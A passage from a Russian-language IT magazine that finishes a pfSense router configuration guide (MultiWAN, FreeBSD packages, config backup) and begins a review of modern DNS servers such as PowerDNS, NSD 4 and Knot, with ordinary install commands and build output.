В меню Interfaces, как это явствует из названия, можно управлять сетевыми интерфейсами — назначать им алиасы, управлять типом выделения адреса, MTU... в общем, на сей раз все банально, и здесь мы останавливаться не будем.


В меню брандмауэра (Firewall) находятся настройки NAT, алиасов для адресов и портов, шейпинга трафика, включения правил по расписанию... и, конечно же, сами правила. Правила выполняются до первого соответствия, то есть, например, если первым поставить правило «Запретить все», все остальные правила работать не будут. Что до них самих, то у pfSense действительно широчайший набор возможностей: помимо стандартной, в общем-то, фильтрации по адресам и портам / номерам ICMP-сообщений, поддерживается и создание правил на основе состояния соединений, и фильтрация на основе TCP-флагов, и даже поддержка «глубокого» заглядывания в прикладные протоколы (Layer 7 по модели OSI) для фильтрации игрового и P2P-трафика.

Меню Services предоставляет доступ к настройкам всяческих сервисов — в том числе DHCP, Dynamic DNS, NTP.

VPN — настройка всевозможных видов VPN. Здесь можно сконфигурировать IPsec, PPTP, L2TP и OpenVPN. В общем-то, ничего особо примечательного тут нет, все достаточно интуитивно (для тех, кто когда-либо настраивал какой-либо VPN).

В меню Status можно посмотреть состояние и статистику различных подсистем (к примеру, состояние шлюзов, к которым подключен данный шлюз, состояние IPsec и OpenVPN), графики RRD и логи.

ЕСЛИ КОНФИГУРАЦИЯ ТВОЕЙ СЕТИ КРАЙНЕ НЕОРДИНАРНА, ЛУЧШЕ ИСПОЛЬЗОВАТЬ КОММЕРЧЕСКИЕ РЕШЕНИЯ ИЛИ ПИЛИТЬ РОУТЕР САМОСТОЯТЕЛЬНО НА ОСНОВЕ ТОЙ ЖЕ FREE/OPENBSD/LINUX. В ПРОТИВНОМ ЖЕ СЛУЧАЕ (А ТАКИХ, ПОВТОРЮСЬ, БОЛЬШИНСТВО) PFSENSE ВЫГЛЯДИТ НЕ ХУДШИМ ВАРИАНТОМ




Общие настройки брандмауэра

В Diagnostics можно проводить не только диагностические действия, но и, например, останавливать/перезагружать систему, редактировать файлы. Здесь имеется даже возможность выполнять команды оболочки.

Gold предназначено для платных подписчиков, и его рассматривать смысла не имеет.

Наконец, Help содержит внешние ссылки на документацию, в том числе и на FreeBSD Handbook.

Итак, по меню мы кратко пробежались, можно переходить к более детальному описанию некоторых интересных и вкусных вещей.

ПРОДВИНУТЫЕ НАСТРОЙКИ И ПРИМЕРЫ КОНФИГУРАЦИИ

Опишем параметры, которые можно настроить в меню System → Advanced. Здесь у нас шесть вкладок: Admin Access, Firewall/NAT, Networking, Miscellaneous, System tunables и Notifications. На первой вкладке находятся параметры, относящиеся к управлению доступом к роутеру в целом, не зависящие от конкретного пользователя (а то и вообще ориентированные на одного только админа). Большинство из них смысла рассматривать нет, но вот парочку стоит описать.

Disable webConfigurator anti-lockout rule — по умолчанию в pfSense существует «защита от дурака», неотключаемое правило, согласно которому из локальной сети в веб-интерфейс можно зайти всегда, вне зависимости от любых других правил. Его можно отключить только путем установки данного чекбокса. Опять же, если ты его отключаешь, рекомендую сделать аналогичное правило, пусть оно будет и строже.

Disable HTTP_REFERER enforcement check отключает проверку HTTP_REFERER, страницы, с которой пользователь перешел по ссылке. По правде говоря, в смысле безопасности данная проверка дает немногое, но если ты не используешь скриптов и у тебя обычная конфигурация сети, то она и не мешает.

На вкладке Firewall/NAT у нас имеются общие настройки брандмауэра и NAT. Так, чекбокс «Insert a stronger id into IP header of packets passing through the filter» рандомизирует поле ID IP-пакета, чтобы помешать идентификации ОС машин за брандмауэром и избежать некоторых видов атак, а «Disables the PF scrubbing option which can sometimes interfere with NFS and PPTP traffic» отключает отбрасывание пакетов с неверно установленными флагами. Там же можно установить некоторые лимиты, такие как максимальное количество хранимых состояний соединений или максимальный размер таблиц, где хранятся IP-адреса. Кроме того, можно указать, какой тип оптимизации использовать (выпадающий список Firewall Optimization Options), то есть насколько долго брандмауэр будет хранить состояние «холостых» соединений и, соответственно, сколько памяти и процессорного времени он будет использовать. Существует четыре варианта оптимизации: none, high-latency — для каналов с большой задержкой (спутниковые), aggressive (памяти и CPU расходуется меньше, но есть риск досрочного завершения вполне нормальных соединений) и conservative — самый ресурсоемкий вариант, при котором уж точно все соединения будут доступны.


Вкладка Miscellaneous содержит настройки таких параметров, как прокси, балансировка нагрузки, аппаратное ускорение шифрования (выпадающий список Cryptographic hardware), параметры электропитания и датчиков температуры процессора и многое другое.

На вкладке System tunables размещены параметры, которые обыкновенно в BSD-системах настраиваются через sysctl. Возможно, некоторые из них дублируются на других вкладках — как минимум параметр net.inet.ip.random_id коррелирует с параметром, упомянутым выше. Сюда можно и добавлять параметры (разумеется, при условии, что они вообще есть в sysctl).

На последней вкладке содержатся настройки уведомлений. Поддерживаются уведомления Growl и SMTP. В принципе, сюда было бы логично поместить и параметры SNMP, но нет — они находятся совсем в другом месте.

В pfSense имеется также возможность установки дополнительного ПО, для чего существует репозиторий с пакетами. Чтобы просмотреть доступные пакеты, перейдем в System → Packages и затем на вкладку Available Packages. Отмечу, что пакеты там все больше Alpha да Beta, stable-пакетов не так уж много. Перечислю некоторые:

- haproxy — прокси-сервер и балансировщик нагрузки, используется, к слову, в таких highload-проектах, как Twitter и Stack Overflow;
- ntop — показ трафика в реальном времени, аналогично утилите top;
- pfBlocker — средство для блокировки диапазонов IP-адресов, в том числе по странам;
- snort — всем известная IDS;
- suricata — менее известная IDS/IPS. Считается более быстродействующей, нежели snort. Разрабатывается в организации OISF (Open Information Security Foundation), финансируемой несколькими источниками, включая министерство внутренней безопасности США, которым предоставляется некая не-GPL-лицензия;
- Zabbix-2 Agent — агент средства мониторинга Zabbix (о Zabbix см. мою статью в][за декабрь 2013 года).



Установка пакета ntop из репозитория pfSense



Создание группы шлюзов для MultiWAN

СОЗДАНИЕ MULTIWAN-ПОДКЛЮЧЕНИЯ


pfSense, помимо простых случаев, когда у тебя есть только один провайдер и одна локалка, поддерживает и более сложные варианты конфигурации. Посмотрим, как можно настроить роутер для подключения к нескольким провайдерам (MultiWAN). Прежде всего вставляем сетевую карту (естественно, при отключенном питании роутера). Затем в меню Interfaces назначаем ей алиас (я использовал алиас WAN1) и прописываем соответствующие настройки. Следом идем в Dashboard — удостоверяемся, что карта получила IP-адрес. Потом в System → Advanced на вкладке Miscellaneous ставим чекбокс Allow default gateway switching для автоматического переключения шлюза по умолчанию. Наконец, идем в System → Routing. Здесь следует остановиться подробнее.


После перехода мы видим таблицу, где прежде всего стоит обратить внимание на столбцы Gateway и Monitor IP. Если назначение первого столбца объяснять не нужно, то столбец Monitor IP служит для проверки соединения, на него будут время от времени посылаться пинги. По умолчанию адрес для проверки совпадает с адресом шлюза. Не забывайте менять при необходимости значение этого поля. Для создания MultiWAN тебе нужно первым делом перейти на вкладку Groups и создать там группу шлюзов — для этого нажимаем на кнопку с плюсиком и заполняем поля. Стоит дать их описание:

- Group Name — имя группы, может быть произвольным (но не пустым и без пробелов), в моем случае — MultiWAN;
- Gateway Priority — приоритет шлюзов. Нас здесь интересует только столбец Tier, который, собственно, и отвечает за приоритет. Если поставить одинаковый приоритет, pfSense будет нагрузку балансировать;
- Trigger Level — когда именно должно сработать переключение. Здесь четыре варианта: Member Down — падение линка, Packet Loss — потеря пакетов, High Latency — критичная задержка прохождения пакетов и Packet Loss or High Latency — комбинация двух предыдущих. Настройки параметров задержки находятся в конфигурации каждого шлюза (System → Routing).

Следом нужно создать (или отредактировать уже существующее разрешающее все) правило брандмауэра: заходим в Firewall → Rules, жмем кнопку создания/редактирования правила, прокручиваем вниз и в Advanced Features → Gateway в выпадающем списке, появляющемся после нажатия кнопки Advanced, выбираем MultiWAN. После каждого изменения параметров не забываем жать кнопки Save и Apply Changes — это относится не только к брандмауэру, но и ко всем остальным настройкам.

Проверяем. Отключаем какой-либо кабель и с клиентской машины даем traceroute. Если все OK, пакеты будут идти через резервный шлюз. В веб-интерфейсе же состояние как шлюзов, так и их групп можно посмотреть в Status → Gateways на вкладках Gateways и Gateway Groups соответственно.


MultiWAN: редактирование нужного правила брандмауэра



УСТАНОВКА ПАКЕТОВ FREEBSD

Поскольку под капотом роутера у нас чуть допиленная FreeBSD, может возникнуть вопрос: можно ли поставить на него сторонние пакеты, отсутствующие в репозитории самого pfSense? И ответ на этот вопрос — да, можно. Опустим, зачем это нужно, и попробуем поставить на наш роутер старый добрый Midnight Commander, точнее его лайт-версию, ибо полноразмерная требует слишком много зависимостей. Первым делом нужно разрешить доступ к SSH (если еще не). Для этого в System → Advanced → Admin Access ставим соответствующий чекбокс Enable Secure Shell и сохраняем параметры. Следом заходим на роутер через ssh и после ввода пароля выбираем пункт 8 — оболочка. В оболочке же набираем следующую команду:

```
: pkg_add -r ftp://ftp-archive.freebsd.org/pub/↵
FreeBSD-Archive/ports/amd64/packages-8.3-release/↵
Latest/mc-light.tbz
```

И после установки запускаем:

```
: /usr/local/bin/mc
```

Видим привычный двухпанельный интерфейс, хоть и в непривычной цветовой гамме.

СОХРАНЕНИЕ И ВОССТАНОВЛЕНИЕ КОНФИГУРАЦИИ

Все настройки pfSense хранятся в одном XML-файле — остальные конфиги генерируются на его основе. И существует несколько вариантов сохранения и восстановления данного файла. Рассмотрим их.


- Самый простой вариант — через веб-интерфейс. Для создания резервной копии конфигурации перейди в Diagnostics → Backup/restore, выбери, в случае необходимости, ту часть конфигурации, которую нужно забэкапить, поставь (опять же в случае надобности) чекбокс Encrypt this configuration file и жми кнопку Download configuration. Там же можно восстановить конфиг — действия для этого аналогичные и в подробном описании не нуждаются.
- Второй вариант — сохранить/восстановить файл напрямую с помощью редактирования конфига /cf/conf/config.xml через Diagnostics → Edit File. Тем не менее путь этот я бы крайне не рекомендовал, ибо функция сохранения на локальный компьютер у Edit File отсутствует, а при копипастинге содержимое может неправильно сохраниться. Если ты все же решишься им воспользоваться для восстановления, не забудь после этого перезагрузить роутер.
- Третий вариант относится к восстановлению. Если по каким-то причинам ты ставишь pfSense заново и у тебя есть полная (и незашифрованная) копия конфига, можно установить pfSense прямо с ним. Для этого нужно скопировать заранее сохраненный файл в conf/config.xml на USB-флешку, отформатированную в FAT16, вставить ее в роутер, загрузиться с LiveCD и продолжить установку в обычном режиме. После установки ты получишь полностью рабочий роутер.

Как и положено всякому уважающему себя *nix-дистрибутиву, pfSense поддерживает более чем один способ бэкапа.


ЗАКЛЮЧЕНИЕ

pfSense в абсолютном большинстве случаев вполне способен служить заменой коммерческим решениям от той же Cisco. Если при этом добавить возможность добавления пакетов из репозитория самого pfSense, то он даже в чем-то их и превосходит. Но, даже не учитывая, что большинство версий упомянутых приложений честно помечены Beta (а то и вовсе Alpha), нужно четко осознавать: pfSense заточен под типичные конфигурации. Стоит от них отступить, и окажется, что сделать нечто нестандартное в pfSense не представляется возможным.

Таким образом, если конфигурация твоей сети крайне неординарна, лучше использовать коммерческие решения или пилить роутер самостоятельно на основе той же Free/OpenBSD/Linux. В противном же случае (а таких, повторюсь, большинство) pfSense выглядит не худшим вариантом. ⌶




Состояние группы шлюзов




Установка mc-light






Mc-light во всей красе



Создание резервной копии настроек

СКАЖИ МНЕ СВОЙ IP, И Я СКАЖУ, КТО ТЫ



Роман Ярыженко
rommanio@yandex.ru

ОБЗОР СОВРЕМЕННЫХ DNS-СЕРВЕРОВ

Fer Gregory@shutterstock.com

DNS была и остается одним из столпов интернета. Каждый раз, когда ты заходишь в сеть, ты его используешь. Но «стандарт де-факто» DNS-серверов, BIND, очень стар, громоздок и монолитен. В связи с этим мы решили рассмотреть несколько его современных альтернатив.

ВВЕДЕНИЕ

Раньше, в начале 2000-х, более-менее известных DNS-серверов было крайне мало. Де-факто стандартом для *nix-систем был BIND. Но время шло, BIND становился все более громоздким, и где-то в середине прошлого десятилетия начали обретать известность и другие реализации протокола DNS.

На данный момент существует более двадцати DNS-серверов — от самых маленьких, наподобие miniDNS, который содержит всего 107 строк кода (иное дело, что толком ничего, кроме выдачи одного ответа на любой DNS-запрос, от него не добьешься), до огромных проприетарных систем, содержащих, помимо DNS-сервера, еще много чего. Мы не будем описывать столь крайние случаи, опишем лишь более-менее распространенные и обновляемые свободные серверы имен. К таковым мы отнесли следующие:

- PowerDNS;
- NSD (только 4-ю версию);
- Knot;
- Unbound;
- Yadifa;
- pdnsd.

Все они имеют свои особенности, некоторые из них будут описаны в статье. Кроме того, не так давно на конференции HighLoad++ был представлен доклад о тестировании производительности DNS-серверов. Методы и результаты тестирования также будут здесь описаны.

POWERDNS

PowerDNS — достаточно старый сервер, созданный в Голландии в конце 90-х годов прошлого века. Одна из его отличительных черт — разделение DNS-сервера на две совершенно независимые друг от друга части: авторитативный и рекурсивный серверы. Напомню, что авторитативный сервер для своей зоны царь и бог. Рекурсивный же запрашивает информацию аж от корневой зоны и кеширует ее.

PowerDNS поддерживает также множество источников информации — от файлов зон BIND до LDAP и собственных бэкендов, связь с которыми реализуется через пайпы, при этом их можно использовать одновременно. К чести PowerDNS, надо отметить, что совместимость с конфигами BIND у него практически полная и есть возможность конвертации файлов зон в базу данных. Помимо этого, в нем есть встроенный веб-сервер для снятия статистики и ограниченной возможности конфигурации.

Рекурсивный же сервер, PowerDNS Recursor, поддерживает Lua-скрипты для генерации ответов (впрочем, как и авторитативный), блок-листы и некоторые другие возможности, связанные с безопасностью.

Для установки PowerDNS в CentOS нужно добавить репозиторий. Вернее, два репозитория: как для рекурсора, так и для авторитативного сервера. Переходим в каталог /etc/yum.repos.d/ и набираем следующие команды (для CentOS 6):

```
# wget https://www.monshouwer.eu/download/↵
  3rd_party/pdns-server/el6/pdns-server.el6.repo
# wget https://www.monshouwer.eu/download/↵
  3rd_party/pdns-recursor/el6/pdns-recursor.el6.repo
```

И теперь уже можно поставить один из них. Опишу сперва авторитативный сервер, а затем вкратце расскажу про рекурсор. Для установки авторитативного сервера (в качестве бэкенда будем использовать MySQL, но ты можешь выбрать любой другой) и некоторых полезных утилит набираем команду:

```
# yum install pdns-server pdns-server-backend-↵
  mysql pdns-tools
```

РАСПРЕДЕЛЕННЫЙ DNS

Ввиду попыток правительств некоторых государств «закрутить гайки» и ввести в интернет цензуру, некоторые задумались об альтернативной системе разрешения имен, которая была бы распределенной и децентрализованной и в которой доменное имя нельзя было бы отключить, просто попросив регистратора об этом. На данный момент возникло несколько подобного рода начинаний:

- NameCoin;
- BitDNS;
- DNSchain;
- DIANNA.

Все эти проекты основаны на принципе Bitcoin — то есть, если вкратце, каждый домен хранится в DHT и на определенное время подписывается цепочкой блоков. Затем все происходит вновь.

Идея достаточно неплоха, но вот с реализацией пока что как-то мутновато — половина перечисленных проектов де-факто мертвы.

Рассмотрим интересные опции в файле конфигурации /etc/powerdns/pdns.conf:

- any-to-tcp — принудительно переводит запрос ANY в TCP. Это может быть полезно для предотвращения amplification-атак вида (D)DoS-атак, которые основаны на том, что в протоколе UDP невозможно убедиться в подлинности отправителя пакета, и на том, что ответ содержит больше информации, чем сам запрос, что может привести к забиванию канала атакуемого объекта. Может быть равен yes или no;
- webserver, webserver-address, webserver-password, webserver-port — относятся к встроенному веб-серверу, предоставляющему различную статистическую информацию, такую как частота запросов, списки хостов, которые обращаются к серверу и которые шлют неверные запросы, и многое другое;
- launch — указывает, какие модули бэкенда запускать для передачи им запросов. Собственно, это едва ли не основной параметр данного конфига. Допустимо указание нескольких бэкендов и псевдонимов для них.

После настройки фронтенда и выбора бэкенда необходимо настроить еще и последний. В случае с MySQL для этого нужно добавить примерно следующие строки в основной конфиг:

```
gmysql-host=localhost
gmysql-user=powerdnsuser
gmysql-password=password
gmysql-dbname=powerdns
```

Конфигурационный файл PowerDNS

```
root@localhost:/etc/powerdns
Файл  Правка  Вид  Поиск  Терминал  Справка
# webserver-print-arguments=no

#################################
# wildcard-url  Process URL and MBOXFW records
#
# wildcard-url=no


module-dir=/usr/lib
socket-dir=/var/run/pdns-server
setuid=powerdns
setgid=powerdns
launch=gmysql
gmysql-host=localhost
gmysql-user=powerdnsuser
gmysql-password=password
gmysql-dbname=powerdns
```

И создать пользователя и базу данных, импортировав при этом схему из /usr/share/doc/pdns-server-backend-mysql-3.3.1/ (она разнится в зависимости от того, будет ли использоваться DNSSEC или нет). Но на этом мы подробно останавливаться не будем.

Установка рекурсора также проста, естественно, при условии наличия соответствующего репозитория:

```
# yum install pdns-recursor
```

Конфиг находится в том же самом каталоге, что и конфиг авторитативного сервера, только называется он recursor.conf. Естественно, одновременный запуск рекурсора и авторитативного сервера невозможен. В конфиге стоит отметить разве что опции max-cache-entries — максимальное количество закешированных записей, max-cache-ttl — время жизни записи в кеше и max-negative-ttl — время жизни тех записей, на которые сервер верхнего уровня вернул отрицательный ответ.



Авторитативный сервер PowerDNS с его возможностью получать данные о зонах оказывается в итоге очень гибким. К сожалению, эта гибкость выходит ему боком — из-за большого overhead'а он, вероятнее всего, будет реагировать на высокие нагрузки медленнее альтернатив.

NSD 4

NSD разработан нидерландской организацией NLnet Labs. Разработка началась в 1999 году. К настоящему времени в продакшене используются две версии данного сервера, но в статье будет описана лишь последняя, четвертая. Основные особенности:

- некеширующий, только авторитативный;
- полностью совместим с форматом зонных файлов BIND, которые заранее компилируются во внутреннюю memory-mapped БД NSD, nsd.db, что позволяет ускорить запуск сервера имен за счет предварительного парсинга файлов зон;
- добавление зон на лету;
- поддержка DNSSEC.

По состоянию на 2008 год NSD использовался как минимум в трех корневых серверах, а именно k.root-servers.net, h.root-servers.net (три сервера с балансировкой нагрузки) и l.root-servers.net. Сейчас, возможно, их количество выросло.

Для установки четвертой версии NSD потребуется скомпилировать его из исходников, поскольку пакеты для него пока что недоступны. Скачиваем их с официального сайта (www.nlnetlabs.nl/projects/nsd/index.html#releases), распаковываем, собираем и ставим. В моем случае для сборки понадобилось поставить пакеты libevent-devel и openssl-devel.


Основной конфигурационный файл NSD, /etc/nsd/nsd.conf, состоит из нескольких секций. Опишу их:

- server: в данной секции настраиваются глобальные параметры, такие как количество используемых ядер процессора, адреса, на которых слушает сервер, путь к БД, имя пользователя, под которым сервер будет работать, максимальное количество запросов в секунду от одного источника и так далее;
- zone: конфигурация зоны. Подобных секций, в отличие от предыдущей, может быть много. Здесь конфигурируются, к примеру, путь к файлу зоны, параметры ACL, список тех, кто может делать AXFR-запросы;
- pattern: допустимо использовать паттерны для зон, при этом сам паттерн должен объявляться выше, чем объявляется зона. Включается он в зону с помощью параметра include-pattern: в секции конкретной зоны. Опять же подобных секций в конфиге может быть несколько;
- key: параметры ключей DNSSEC (имя, алгоритм и сам ключ, который, впрочем, из соображений безопасности может быть вынесен в отдельный файл и включаться директивой include:);
- remote-control: секция, описывающая параметры удаленного управления.

После настройки можно по желанию проверить как конфиг, так и файлы зон на наличие синтаксических ошибок, используя, соответственно, команды nsd-checkconf и nsd-checkzone.

Кроме того, имеется утилита nsd-control для управления, как локального, так и удаленного. Она позволяет добавлять и удалять зоны на лету, принудительно обновлять их, смотреть статистику.

Данный сервер, как видим, очень простой, и в нем отсутствуют некоторые расширенные параметры, относящиеся к безопасности (и не только — по некоторым данным, он игнорирует отдельные требования RFC 3597, которые нужны для нормальной работы с неизвестными и новыми ресурсными записями — RR). Однако благодаря своей простоте он требует минимума ресурсов.



PowerDNS: веб-интерфейс статистики

Подготовка к сборке NSD

```
root@localhost:~/nsd-4.1.0
Файл Правка Вид Поиск Терминал Справка
checking sys/param.h usability... yes
checking sys/param.h presence... yes
checking for sys/param.h... yes
checking sys/socket.h usability... yes
checking sys/socket.h presence... yes
checking for sys/socket.h... yes
checking syslog.h usability... yes
checking syslog.h presence... yes
checking for syslog.h... yes
checking for unistd.h... (cached) yes
checking sys/select.h usability... yes
checking sys/select.h presence... yes
checking for sys/select.h... yes
checking stdarg.h usability... yes
checking stdarg.h presence... yes
checking for stdarg.h... yes
checking for stdint.h... (cached) yes
checking netdb.h usability... yes
checking netdb.h presence... yes
checking for netdb.h... yes
checking sys/bitypes.h usability... yes
checking sys/bitypes.h presence... yes
checking for sys/bitypes.h... yes
checking tcpd.h usability...
```

Сборка NSD

```
root@localhost:~/nsd-4.1.0
Файл Правка Вид Поиск Терминал Справка
p,g' -e 's,@xfrdfile\@,/var/db/nsd/xfrd.state,g' -e 's,@zonelistfile\@,/var/db/n
sd/zone.list,g' -e 's,@nsdconfigfile\@,/etc/nsd/nsd.conf,g' -e 's,@shell\@,/bin/
sh,g' -e 's,@user\@,nsd,g' ./nsd.conf.5.in | awk '/rrlstart'''/ { while($0 !~ /.*
rrlend.*/) { getline; } getline; } {print} ' > nsd.conf.5
./install-sh -c -d /usr/local/sbin
./install-sh -c -d /etc/nsd
./install-sh -c -d /var/run
./install-sh -c -d /tmp
./install-sh -c -d /var/db/nsd
./install-sh -c -d /usr/local/share/man
./install-sh -c -d /usr/local/share/man/man8
./install-sh -c -d /usr/local/share/man/man5
./install-sh -c nsd /usr/local/sbin/nsd
./install-sh -c nsd-control-setup.sh /usr/local/sbin/nsd-control-setup
./install-sh -c nsd-checkconf /usr/local/sbin/nsd-checkconf
./install-sh -c nsd-checkzone /usr/local/sbin/nsd-checkzone
./install-sh -c nsd-control /usr/local/sbin/nsd-control
./install-sh -c -m 644 nsd.8 /usr/local/share/man/man8
./install-sh -c -m 644 nsd-checkconf.8 /usr/local/share/man/man8/nsd-checkconf.8
./install-sh -c -m 644 nsd-checkzone.8 /usr/local/share/man/man8/nsd-checkzone.8
./install-sh -c -m 644 nsd-control.8 /usr/local/share/man/man8/nsd-control.8
./install-sh -c -m 644 nsd.conf.5 /usr/local/share/man/man5/nsd.conf.5
./install-sh -c -m 644 nsd.conf.sample /etc/nsd/nsd.conf.sample
[root@localhost nsd-4.1.0]#
```

KNOT DNS

Данный сервер, по сравнению с ранее описанными, еще очень молод — чешская разработка 2011 года. Тем не менее он весьма быстро развивается. На данный момент доступна версия 1.5.3, в которой имеются следующие возможности (помимо полной совместимости со стандартами):

- использование техники RCU для обновления зон;
- модульная архитектура, появившаяся в версии 1.5.0;
